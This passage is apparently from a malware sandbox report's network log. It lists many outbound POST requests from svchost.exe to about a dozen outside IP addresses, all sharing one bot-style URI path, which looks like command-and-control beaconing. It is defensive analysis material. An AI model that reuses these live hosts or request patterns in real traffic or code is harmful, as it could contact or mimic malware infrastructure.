Sep 27, 2021 20:00:23.741581917 CEST	9256	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TGHAVEVEGBMTXBTB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
189	192.168.2.4	50023	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.743185043 CEST	9257	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------PARQXSXIJDYAYVES User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
19	192.168.2.4	49853	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.111294031 CEST	9050	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KJEVBMVWCAGWXJON User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
190	192.168.2.4	50024	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.744649887 CEST	9258	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------SEIUJEMLZRHHTZYC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
191	192.168.2.4	50025	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.746119976 CEST	9259	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BNAKZNTTCFKAXRDM User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
192	192.168.2.4	50026	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.747606993 CEST	9260	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------EVLKDHXBKMFWTSJL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
193	192.168.2.4	50027	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.750874043 CEST	9262	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------YIFHENPYUSYZADZT User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
194	192.168.2.4	50028	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.752201080 CEST	9263	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------PFLTLAVQBOIVNAPA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
195	192.168.2.4	50029	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.753470898 CEST	9264	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FFTWKAOAHKMEMAZV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
196	192.168.2.4	50030	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.754669905 CEST	9265	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------WMREYJJOIIEHJTFF User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
197	192.168.2.4	50031	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.756195068 CEST	9266	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BQWQEJZNAZXMQXVZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
198	192.168.2.4	50032	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.759350061 CEST	9267	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------XAYQSSSASWAKFFKJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Copyright Joe Security LLC 2021

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
199	192.168.2.4	50033	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.760684013 CEST	9268	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GWWJSQFYRYXFXUKK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	50795	103.140.207.110	443	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
20	192.168.2.4	49854	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.112581968 CEST	9051	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------IYORSCLPTAKXZILW User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
200	192.168.2.4	50034	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.762106895 CEST	9270	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------IARONOTMXYDPQDOK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
201	192.168.2.4	50035	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.763576984 CEST	9271	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------BNGUCHUEIVTWGREP User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
202	192.168.2.4	50036	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.765219927 CEST	9272	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------PICUGSITEMMLBVVK User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
203	192.168.2.4	50037	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.767468929 CEST	9273	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------CYAOTURHAWZZESHB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
204	192.168.2.4	50038	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.769443035 CEST	9274	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------KPDQCCKUOKIHEFLA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
205	192.168.2.4	50039	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.771500111 CEST	9275	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------QHRPRQXFDPOLJXXQ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
206	192.168.2.4	50040	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.774189949 CEST	9276	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------AUXKIINHKTWTRTAZ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Copyright Joe Security LLC 2021

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
207	192.168.2.4	50041	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.776137114 CEST	9278	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------DCCAWYGAFPKXUZKB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
208	192.168.2.4	50042	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.779185057 CEST	9279	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TURCNZLAYRMQXGQU User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
209	192.168.2.4	50043	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.781105995 CEST	9280	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TJENZXDZKFZOLLAB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
21	192.168.2.4	49855	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.113909006 CEST	9053	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GEVSWQSUIXVIYUQB User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
210	192.168.2.4	50044	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.783451080 CEST	9281	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------OBQQBXRIRFOSLNUU User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
211	192.168.2.4	50045	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.784935951 CEST	9282	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------TVPAWVCFXTYWOEXW User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
212	192.168.2.4	50046	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.786354065 CEST	9283	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------WPTBYNNEKIJGPNMV User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
213	192.168.2.4	50047	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.787729025 CEST	9284	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GUONJPFZMWWMIXEX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 103.239.6.30:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
214	192.168.2.4	50048	195.39.233.29	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.789225101 CEST	9286	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GALPSJHKPPOOVAKJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 195.39.233.29:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
215	192.168.2.4	50049	178.151.205.154	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.790879011 CEST	9287	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------AMXWMXJQZRVECXSC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.151.205.154:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
216	192.168.2.4	50050	182.160.99.205	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.793499947 CEST	9288	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------REZDQBLNLFOJKWCL User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.99.205:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
217	192.168.2.4	50051	182.160.98.250	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.795288086 CEST	9289	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------YLNRGPMZJKNTYBVA User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 182.160.98.250:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
218	192.168.2.4	50052	91.232.241.58	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.796822071 CEST	9290	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------DYILMISOHAKSXSDJ User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.232.241.58:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
219	192.168.2.4	50053	77.252.26.5	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.799232006 CEST	9291	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------FCYLKLSRNTJBPIVH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 77.252.26.5:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Copyright Joe Security LLC 2021

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
22	192.168.2.4	49856	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.115282059 CEST	9054	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------MVYIRNZRFUPRDKBH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
220	192.168.2.4	50054	178.182.254.64	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.801110029 CEST	9292	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------WUXTMBUWZUUFJUIH User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 178.182.254.64:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
221	192.168.2.4	50055	109.87.143.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.802963018 CEST	9293	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------IWSKFAABCVWDHEYG User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 109.87.143.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
222	192.168.2.4	50056	79.110.193.67	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.805293083 CEST	9294	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------ENHQDCGHWDDMSPDX User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 79.110.193.67:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
223	192.168.2.4	50057	91.191.55.135	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 20:00:23.808098078 CEST	9295	OUT	POST /tot153/114127_W10017134.DD1CAFF728CCA332C99E42E85D11CCBB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------YDCGYYVEMCSCIEIR User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; Win64; x64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: 91.191.55.135:443 Content-Length: 286 Connection: Close Cache-Control: no-cache

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
224	192.168.2.4	50058	103.239.6.30	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
